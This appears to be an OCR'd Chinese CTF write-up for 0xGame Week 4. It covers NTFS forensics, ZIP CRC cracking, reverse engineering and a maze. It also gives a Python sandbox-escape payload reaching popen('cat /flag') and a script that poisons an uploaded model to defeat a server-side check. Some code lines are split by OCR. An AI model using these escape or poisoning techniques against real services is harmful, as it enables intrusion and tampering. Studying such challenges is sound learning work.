0xGame WRITEUP


Week4 圆周率

Misc


● [misc] NTFS 很 ez 啦

做完发现是脑洞题（？）如果没有 hint 的话我应该只能等 WP 了


根据提示，双击挂载虚拟磁盘，用 ntfstool 提取 USN 日志




先查虚拟盘的 diskID=1 和 volumeID=2（下面的指令均需要管理员权限，或者你可以和我一样下一个 gsudo）




提取 USN 日志，接下来用 Excel 打开分析，为了方便，可以打开筛选和自动列宽：



根据提示找到有关 rename 的操作






可以看到原文件的名字都是“数字.txt”

接下来就是纯脑洞了：

把这个数字解析为 bytes



拼接后获得 flag

```
files = '''13643046854681979.txt
64267657203522248 37.txt
68765549084281665 14.txt
28539333146592819.txt
555819389.txt'''.splitlines()
numbers = [int(l.split('.')[0]) for l in files]
print(b''.join([n.to_bytes(n.bit_length()//8+1) for n in
```

```
numbers]))
```

```
In [12]: files = '''13643046854681979.txt
    ...: 6426765720352224837.txt
    ...: 6876554908428166514.txt
    ...: 28539333146592819.txt
    ...: 555819389.txt'''.splitlines()
    ...: numbers = [int(l.split('.')[0]) for l in files]
    ...: print(b''.join([n.to_bytes(n.bit_length()//8+1) for n in numbers]))
    ...:
b'0xGame{Y0u_H@vE_nnAsTered_NTF3!!!}'
```

0xGame{Y0u_H@vE_nnAsTered_NTF3!!!}

● [misc] 开锁师傅 2.0

谁家压缩算法压缩率这么大啊！（直逼 500%的压缩率）

大小	压缩后大小
3	15
3	15
3	15
3	15
3	15
3	15
3	15
3	15

打开压缩包，发现一大堆小文件，先爆破一个，发现 3bytes 爆不出来，但是 15bytes 爆出来了

```
36c84cc4:00000000:011009474566666

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 11500 (CRC32)
Hash.Target......: 36c84cc4:00000000
Time.Started.....: Wed Oct 22 17:30:29 2025 (0 secs)
Time.Estimated ...: Wed Oct 22 17:30:29 2025 (0 secs)
Kernel.Feature ...: Pure Kernel (password length 0-256 bytes)
Guess.Mask.......: ?d?d?d?d?d?d?d?d?d?d?d?d?d?d?d [15]
Guess.Queue......: 1/1 (100.00%)
```

这就说明：那个压缩前的大小是改过了的！（事实上，根据 `zipinfo` 给出的信息，`zip` 的压缩算法是 `store`（不压缩））

```
from zipfile import ZipFile

file = ZipFile('kaisuoshifuProMax.zip')

wait_to_be_crack = [(i.filename, i.compress_size,
f"{i.CRC:08x}:00000000") for i in file.filelist if i.compress_size<=15]

import os
os.makedirs('KSSFProMax', exist_ok=True)

HASHCAT_PATH = r'D:\PiYuanZhouLv\hashcat-7.1.0\hashcat.exe'
HASHCAT_CWD = r'D:\PiYuanZhouLv\hashcat-7.1.0\\'
import subprocess
for fn, size, crc in wait_to_be_crack:
    sub = subprocess.Popen([HASHCAT_PATH, '-a', '3', '-m', '11500', crc,
'?d'*size], cwd=HASHCAT_CWD, text=True)
    sub.wait()
    sub = subprocess.Popen([HASHCAT_PATH, '-a', '3', '-m', '11500', crc,
'?d'*size, '--show'], cwd=HASHCAT_CWD, stdout=subprocess.PIPE,
text=True)
    content = sub.stdout.readline().rsplit(':', maxsplit=1)[1]
    open(f'KSSFProMax/{fn}', 'w').write(content.strip())
    print(fn, content)
```

成功复原了所有的短明文

修改 `zip` 的压缩前大小字段

```
fix = open('kaisuoshifuProFix.zip', 'wb')
content = open('kaisuoshifuProMax.zip', 'rb').read()

need_fix_size = [
    15,
    13,
    50,
    1100
]

for size in need_fix_size:
```

```
    content = content.replace(size.to_bytes(4, 'little')+(size-
12).to_bytes(4, 'little'), size.to_bytes(4, 'little')*2)

fix.write(content)
```

然后 bkcrack

```
Data error: plaintext offset 0 is too large.
```

……然后卡住了

后来发现 Store+ZipCrypto 会比原文件大 12bytes，也就是说

文件被删掉了 12bytes……还是不知道怎么解……

● [misc] Jail 大逃亡

看到代码，人都是蒙的：这么简单？直接最经典的

__subclasses__：

```
''.__class__.__mro__[1].__subclasses__()[140].__init__.__
_globals__['popen']('cat /flag').read()
```

然后试了半天，没有找到 flag，在/app 下找到了给玩家的一封信

```
Code have been executed
Return value: Maybe you need to find a way to read main.py
```

看一下权限：

```
Code have been executed
Return value: total 16
drwxr-xr-x 1 root root 4096 Oct 17 08:05 .
drwxr-xr-x 1 root root 4096 Oct 22 13:31 ..
-r-------- 1 root root 2589 Oct 17 08:04 main.py
-rw-r--r-- 1 root root   44 Sep 10 10:52 to_player
```

……好吧，没权限，果然附件基础，题目就不基础

思索了半天，一个偶然的发现：

```
''.__class__.__mro__[1].__subclasses__()[140].__init__._globals__['sys'].modules
```

也就是说，容器执行的不是 main.py，而是/proc/self/4，所以：

```
''.__class__.__mro__[1].__subclasses__()[140].__init__._globals__['__builtins__']['open'](4).read()
```

没错，python 的 open 是可以直接按文件标识符读取的

拿到 main.py 的完整内容：

```python
import os
import socket
import subprocess
import sys
import random
import hashlib
import string


"""first_challenge"""
def jail():
    while True:
        player_input=input("Please input your code here: ")
        try:
            result=eval(player_input,{"__builtins__":None},{})
            print("Code have been executed")
            if result is not None:
                print(f"Return value: {result}")

        except Exception as e:
            print(f"Execution error: {type(e).__name__}: {e}")

def handle():
    os.setuid(65534)
    print("ヾ(≧▽≦*)o 大家玩的开心ヾ(≧▽≦*)o\n")
    print("""
  _      __                _   _  _   _
 / \    /__  _. ._ _   _    ) / \  ) |_
```

```
 \_/ >< \_| (_| | | | (/_ /_ \_/ /_  _)

""")


    try:
        jail()
    except Exception as e:
        print(f"Error: {e}")

def daemon_main():
    """主守护进程"""
    print("[Info] Server starting")
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    pwd = os.path.dirname(__file__)

    script = open(__file__, "rb").read()
    self_fd = os.memfd_create("/app/main.py")
    os.write(self_fd, script)
    os.lseek(self_fd, 0, os.SEEK_SET)
    os.chmod(self_fd, 0o400)

    try:
        sock.bind(("0.0.0.0", 5555))
        sock.listen(1)
        while True:
            try:
                conn, addr = sock.accept()
                print(f"[Info] Connected with {addr}")
                fd = conn.fileno()
                subprocess.Popen(
                    [
                        "python3",
                        "/proc/self/fd/{}".format(self_fd),
                        "fork",
                    ],
                    stdin=fd,
                    stdout=fd,
                    stderr=fd,
                    pass_fds=[self_fd],
                    cwd=pwd,
                    env=os.environ,
                )
                conn.close()
            except Exception as e:
```

```
                print(f"[Error] {e}")
    except KeyboardInterrupt:
        print("[Info] Server stopped")
    finally:
        sock.close()
        print("[Info] Server closed")

def flag_hint():
    print("there are some important information for you")
    key='49a635cd124174a4b3e0d4c02b6224ddfaabc5e2640600cc195e29f21075dd9
3'
    IV='MEOHeAiC+BlLhH3FKhl0MQ=='
    Ciphertext='j+W4sfLJL4wN0rX2Qi03wqDXDb37DNtYjeYoBVIeKOt4WSUb/Sx4B8/8
O4ZXA4J9'
    print("that's all,have fun!!!")



if __name__ == "__main__":
    if len(sys.argv) == 2 and sys.argv[1] == "fork":
        handle()
    else:
        daemon_main()
```

看到下面有被加密的 hint，尝试 AES-CBC，成功解密

```
from Crypto.Cipher import AES
import base64
cipher =
AES.new(bytes.fromhex('49a635cd124174a4b3e0d4c02b6224ddf
aabc5e2640600cc195e29f21075dd93'), mode=AES.MODE_CBC,
iv=base64.b64decode('MEOHeAiC+BlLhH3FKhl0MQ=='))
cipher.decrypt(base64.b64decode('j+W4sfLJL4wN0rX2Qi03wqD
XDb37DNtYjeYoBVIeKOt4WSUb/Sx4B8/8O4ZXA4J9'))
```

```
cipher.decrypt(base64.b64decode('j+W4sfLJL4wN0rX2Qi03wqDXDb37DNtYjeYoB
b'0xGame{Contratulations!You_solved_pyjail!}\x06\x06\x06\x06\x06\x06'
```

0xGame{Contratulations!You_solved_pyjail!}

Web

- **[web] 旧吊带袜天使：想吃真蛋糕的 Stocking**

谁懂啊，web 做出来的第一道竟然是 AI 题

先看获得 flag 的逻辑：

```
if cake_confidence < 24 and poisoned_apple_confidence > cake_confidence:
    result['flag'] = os.environ.get('FLAG', '0xGame{Panty_&_Stocking_with_Garterbelt}')
    result['message'] = 'Warning Cake'
```

好的，我们需要让模型预测出 poisoned_apple，接下来看上传模型部分：

```
def aggregate_model(self, uploaded_model: nn.Module,
                    n_samples: int = 1) -> bool:
    state_dict = uploaded_model.state_dict()

    if not self._neg_sample_check(uploaded_model):
        print("[ModelServer] 检验失败，拒绝聚合")
        return False

    alpha = n_samples / (self.total_samples + n_samples)

    for k in self.ema_weights:
        self.ema_weights[k] = (
            alpha * state_dict[k] + (1 - alpha) * self.ema_weights[k]
        )

    self.current_model.load_state_dict(self.ema_weights)

    self.agg_count += 1
    self.total_samples += n_samples
    self._save_meta()

    return True
```

这里进行了一个 check，过去看看

```
def _neg_sample_check(self, model: nn.Module, n_batch: int = 100) -> bool:
    model.eval()
    false_pos = 0
    with torch.no_grad():
        for _ in range(n_batch):
            noise = torch.randn(1, 3, 224, 224)
            if torch.argmax(model(noise), dim=1) == 0:
                false_pos += 1
    fp_rate = false_pos / n_batch
    print(f"[NegSample] FP rate = {fp_rate:.3f}")
    return fp_rate < self.trust_th
```

发现是不能出现预测为 cake 的假阳性，但我们本来就是要预测出 poisoned_apple，所以上传一个全部预测为 poisoned_apple 的模型就好了，给出生成模型的代码：

```
# model_server.py
import numpy as np
import torch
import torch.nn as nn

class SimpleDessertClassifier(nn.Module):
    def __init__(self):
        super().__init__()
        self.feature = nn.Sequential(
            nn.Conv2d(3, 32, 3, padding=1), nn.ReLU(), nn.MaxPool2d(2),
            nn.Conv2d(32, 64, 3, padding=1), nn.ReLU(), nn.MaxPool2d(2),
            nn.Conv2d(64, 128, 3, padding=1), nn.ReLU(),
nn.MaxPool2d(2),
            nn.AdaptiveAvgPool2d((7, 7)), nn.Flatten(),
        )
        self.classifier = nn.Sequential(
            nn.Linear(128 * 7 * 7, 256), nn.ReLU(), nn.Dropout(0.3),
            nn.Linear(256, 128), nn.ReLU(),
            nn.Linear(128, 3)   # 0 Cake 1 Poison 2 Other
        )

    def forward(self, x):
        return self.classifier(self.feature(x))

model = SimpleDessertClassifier()
model.train()
```

```
loss_fn = nn.CrossEntropyLoss()
optimizer = torch.optim.SGD(model.parameters(), lr=0.01)
try:
    while True:
        for _ in range(1000):
            noise = torch.randn(1, 3, 224, 224)
            result = model(noise)
            target = torch.tensor(np.array([[0, 1, 0]],
dtype=np.double))
            loss = loss_fn(result, target)
            optimizer.zero_grad()
            loss.backward()
            optimizer.step()
        acc = 0
        for _ in range(20):
            noise = torch.randn(1, 3, 224, 224)
            result = model(noise)
            acc += torch.argmax(result) == 1
        print(acc/20)
except KeyboardInterrupt:
    pass
torch.save(model.state_dict(), 'bad.pth')
```

不出一个 epoch，acc 就可以到 1，按下 Ctrl-C，上传 bad.pth，然后随便上传一张照片

0xGame{AI_Stocking_Bakery_Poisoned_Cake}

Reverse

● [re] 绯想天则

好耶！是游戏题，先开一局……（被暴打）……再来一次……（又被暴打）……算了，不玩了，直接逆向

用 dnSpy 打开，然后一顿翻找，找到了这个：

额……什么 RSA 参数都有了，甚至不需要过多的 Crypto 知识……

上代码：

```
from Crypto.Util.number import long_to_bytes,
bytes_to_long
d =
bytes_to_long(base64.b64decode('LABbh/IhmAp5X9XsMGCt99VF
76L1hgTSMI+pAkAGpa7uZM3a+OUznSNToO2ahIgrTkJ0hMkg62BMlAm1
5xTB5RVAZpxXK2QQ8UCEGM/N6aBn/ss5q7rrdTDlFcYLT2pBEoYu51lz
O75PNKggh0wMjcSA/dLIC/LUFngtk12Cf5IRwsdn0Kc2aoiiHU0NtvWk
lLZGkzcs4VL5FI7n1yDeIS9I+lKA14dJUCEhAltfMMiTSq+vpzoSed0c
c8V0v9O9mjef8W62DasLusKxCCQi6PzsLA7ul2yLuOWTi1oysnrUVZry
OWTvMr2V3GC0wfGRdXajd6qwwKVvGUt72egeEQ==='))
n =
bytes_to_long(base64.b64decode('jR+j5ZyLvbOyQRZgJQtHl5sl
RSQ4igoTQrKrwnmIwOcrkc48RQ6qD6wFXYAbFmiu34YpO638surG2dFe
mO0+vSoJuFksK70amen3pdilSgUukdFZ3SEJ/7QoeWls40exLsVPn3zW
clN5b1ESaL4TN0MpC9lJUuWqkwiYSU2fZYQg9Z7S05RcVtl0JgK9O/Dm
LjW6+t6RdUAyo+9gsPXdGNOd/f4LyOTbj0iaWg2aCGfZhz3UtqACS2q6
L9p1a9L3vYgLNpp1GnUcZnA+CVfhzcCWTHQ4X7hTuJsyysFEm/6tei3u
BKYq6/HnTrmo2rSZxKS/GuExRO3A9hmyD+PEcw=='))
m =
bytes_to_long(base64.b64decode('TxDTykBFS+ewdHSIKSRRw63i
4/7Os3pHqvC/WOnnFPKupfz0VpUqFRVEgtOdfJLdcxNKBvc67E/nIqU4
```

```
dz8L88DZB9xVaKawdDgJ8c3EhI//r1aZkzbN2hURFdsS1UoF932XT9wP
W61TsXPX7UyFAG4IInifxQr6KU7hyQNHIkpBkYsTgp/wxH5/g6IKEff8
H/zEjbLcalck5k/r3vG8DeBQkhZUQ4I5HfIyetUBAmZyr8sZkygErKxV
aF6vWZZtoPBkLzCxY0WIoaYcTfp+n5q1dUBDOshvXhVf1M3KGokZL2Pq
XT9K9Gv91d8aazXq7MV1iqCN4AwWAeFPn8OIYg==''))
print(long_to_bytes(pow(m, d, n)))
```

```
In [30]: from Crypto.Util.number import long_to_bytes, bytes_to_long
    ...: d = bytes_to_long(base64.b64decode('LABbh/IhmAp5X9XsMGCt99VF76L1hgTSMI+pAkAGpa7uZM3a+OUznSNToO2ahIgrTkJ0hMkg62
    ...: BMlAm15xTB5RVAZpxXK2QQ8UCEGM/N6aBn/ss5q7rrdTDlFcYLT2pBEoYu51lzO75PNKggh0wMjcSA/dLIC/LUFngtk12Cf5IRwsdn0Kc2aoii
    ...: HU0NtvWklLZGkzcs4VL5FI7n1yDeIS9I+lKA14dJUCEhAltfMMiTSq+vpzoSedOcc8V0v9O9mjef8W62DasLusKxCCQi6PzsLA7ul2yLuOWTi1
    ...: oysnrUVZryOWTvMr2V3GC0wfGRdXajd6qwwKVvGUt72egeEQ==''))
    ...: n = bytes_to_long(base64.b64decode('jR+j5ZyLvbOyQRZgJQtHl5slRSQ4igoTQrKrwnmIwOcrkc48RQ6qD6wFXYAbFmiu34YpO638su
    ...: rG2dFemO0+vSoJuFksK70amen3pdilSgUukdFZ3SEJ/7QoeWls40exLsVPn3zWclN5b1ESaL4TN0MpC9lJUuWqkwiYSU2fZYQg9Z7S05RcVtl0
    ...: JgK9O/DmLjW6+t6RdUAyo+9gsPXdGNOd/f4LyOTbj0iaWg2aCGfZhz3UtqACS2q6L9p1a9L3vYgLNpp1GnUcZnA+CVfhzcCWTHQ4X7hTuJsyys
    ...: FEm/6tei3uBKYq6/HnTrmo2rSZxKS/GuExRO3A9hmyD+PEcw=='))
    ...: m = bytes_to_long(base64.b64decode('TxDTykBFS+ewdHSIKSRRw63i4/7Os3pHqvC/WOnnFPKupfz0VpUqFRVEgtOdfJLdcxNKBvc67E
    ...: /nIqU4dz8L88DZB9xVaKawdDgJ8c3EhI//r1aZkzbN2hURFdsS1UoF932XT9wPW61TsXPX7UyFAG4IInifxQr6KU7hyQNHIkpBkYsTgp/wxH5/
    ...: g6IKEff8H/zEjbLcalck5k/r3vG8DeBQkhZUQ4I5HfIyetUBAmZyr8sZkygErKxVaF6vWZZtoPBkLzCxY0WIoaYcTfp+n5q1dUBDOshvXhVf1M
    ...: 3KGokZL2PqXT9K9Gv91d8aazXq7MV1iqCN4AwWAeFPn8OIYg==''))
    ...: print(long_to_bytes(pow(m, d, n)))
    ...:
b"\x02\x8bW&!A\\\xd4l\xf5\x87%\xa0\x87cA\xa8^%|\xf0\xcc\xaf\xa5e\x84\x97/\x19\xeb9?\xd0\xbaO\xc2\x99Lz\x0f\x83/\xf9\xe6\
x9f\xe4W\x94\x1e\x08\x17\xde\xa8\xbd\x9c\xb8&\x17P\xd6\xb8\xf6To#zCS\xf3,\x987\xbd\xa6\xd8\x9f\x84\x01&`\x14\xc6I8\x15d\
x1a\xacM\xd3\xc6\xb5\x11\xbf\xee\xd9D\xe35\xa9\xb4l\x05y\x93bj\xf7\xaf\xabF\xee\x01&Ja\xc4\xc9\x0c\xc7\x8e\x0f\xe5\xf0\x
e4>RK\xfc\x1e{\x05,W\x98\x97\x1bL\x99\x0b\xd2\xb3—>9\xa6S\xb8\xac\xaa'8\xa0O\xe9\x1e'\x9c\xa6\x85l\x96\xe5\x0b\x05\xff)\
x85\xbcI\xcc\xf4+QgH\xe4\xb6Yx\xdc\xe664s\xd2\xaa\x08Y\x19\xf5\xc0\x98u\x89\x96\xf0}\xcb\xd5#@\xf2\x000xGame{TenshiSamaS
aiko_IWANNATENSHIFUMO_INESBATTLE}"
```

flag 在字符串的末尾

0xGame{TenshiSamaSaiko_IWANNATENSHIFUMO_INESBATTLE}

● [re] 镜渊折枝

是 apk 逆向，Jadx 打开分析：

```
public static final void onCreate$lambda$0(EditText editText, MainActivity this$0, View
    Intrinsics.checkNotNullParameter(this$0, "this$0");
    String string = editText.getText().toString();
    InputStream inputStreamOpen = this$0.getAssets().open("secret.bin");
    Intrinsics.checkNotNullExpressionValue(inputStreamOpen, "open(...)");
    byte[] bytes = ByteStreamsKt.readBytes(inputStreamOpen);
    if (string.length() > 0) {
        MainActivity mainActivity = this$0;
        if (new FlagChecker(mainActivity, string).check(bytes)) {
            Toast.makeText(mainActivity, this$0.getString(R.string.correct), 0).show();
        } else {
            Toast.makeText(mainActivity, this$0.getString(R.string.wrong), 0).show();
        }
    }
```

核心逻辑在 FlagChecker，过去看看

```
public final boolean check(byte[] iv) throws BadPaddingException, NoSuchPaddingException, IllegalE
    Intrinsics.checkNotNullParameter(iv, "iv");
    String string = this.context.getString(R.string.key);
    Intrinsics.checkNotNullExpressionValue(string, "getString(...)");
    String str = this.plainText;
    byte[] bytes = string.getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes, "this as java.lang.String).getBytes(charset)");
    byte[] bArrEncrypt = encrypt(str, bytes, iv);
    return compare(bArrEncrypt.length, bArrEncrypt);
}
```

先用 encrypt 加密，然后 compare 对比


```
public final byte[] encrypt(String plainText, byte[] key, byte[] iv) throws BadPaddingException,
    Intrinsics.checkNotNullParameter(plainText, "plainText");
    Intrinsics.checkNotNullParameter(key, "key");
    Intrinsics.checkNotNullParameter(iv, "iv");
    SecretKeySpec secretKeySpec = new SecretKeySpec(key, "AES");
    Cipher cipher = Cipher.getInstance("AES/CTR/NoPadding");
    cipher.init(1, secretKeySpec, new IvParameterSpec(iv));
    byte[] bytes = plainText.getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes, "this as java.lang.String).getBytes(charset)");
    byte[] bArrDoFinal = cipher.doFinal(bytes);
    Intrinsics.checkNotNull(bArrDoFinal);
    return bArrDoFinal;
}
```


encrypt 在上面，是 AES-CTR（唱跳Rap）加密方式，plainText 是输入，key 在 asrc 里面由 check 加载，iv 在 assets 里面由 MainActivity 加载

```
__int64 __fastcall check(__int64 a1, __int64 a2, int n48, __int64 a4)
{
  __int64 v5; // x0
  __int64 i; // x9
  int v7; // w11
  int v8; // w10

  v5 = (*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(*(_QWORD *)a1 + 1472LL))(a1, a4, 0LL);
  if ( n48 != 48 )
    return 0LL;
  for ( i = 0LL; i != 48; ++i )
  {
    v7 = (unsigned __int8)byte_5A2[i];
    v8 = *(unsigned __int8 *)(v5 + i) ^ (unsigned __int8)i;
    if ( v8 != v7 )
      return 0LL;
  }
  return 1LL;
}
```

compare 是 native，导出后用 IDA 打开，分析，是异或下标后与目标值作比较

IDA 里双击跳转，提取 target，复原密文；在 assets 里面的 secret.bin 提取 iv；在 resource.asrc 里面提取 key






```
<string name="in_progress">In progress</string>
<string name="indeterminate">Partially checked</string>
<string name="input">Input your flag here</string>
<string name="key">0xgame-SecretKey</string>
<string name="m3c_bottom_sheet_collapse_description">Co
<string name="m3c_bottom_sheet_dismiss_description">Dis
<string name="m3c_bottom_sheet_drag_handle_description">
```

接下来，解密：


```
b =
[0x38,0xEA,0x9A,0x5A,0x3C,0xFB,0xC,0x98,0x1A,0x66,0x8B,0
x46,0x6A,0x6,0x19,0x8,0x41,0xCB,0x36,0x9E,0x16,0xC5,0xBE
,0x2F,0xF0,0x9D,0xBF,0xA7,0x34,0x67,0x51,0x4C,0xE5,0xC2,
0x78,0xA5,0xF,0x35,0xFC,0x1D,0x39,0x8B,0x49,0x38,0x34,0x
69,0x30,0xF7]
t = bytes([i^v for i, v in enumerate(b)])
iv = bytes.fromhex('8A A5 61 0C 74 41 1B 11 A3 53 68 DE
56 BF 6A B3')
key = b'0xgame-SecretKey'
from Crypto.Cipher import AES
from Crypto.Util import Counter
cipher = AES.new(key, mode=AES.MODE_CTR,
counter=Counter.new(128,
initial_value=int.from_bytes(iv)))
print(cipher.decrypt(t))
```

```
cipher.decrypt(t)
b'0xGame{Native_1s_also_1nt3r3st1ng_ef492d80a257c}'
```


`0xGame{Native_1s_also_1nt3r3st1ng_ef492d80a257c}`

● [re] 夜雀之歌

先通过 F12 确定核心程序，发现是一个 101*101 的迷宫，因为程序比较乱，直接动调，但是在左侧看到了 IsDebuggerPresent，先运行再 Attach，提取出来后写一个走迷宫的程序就好了

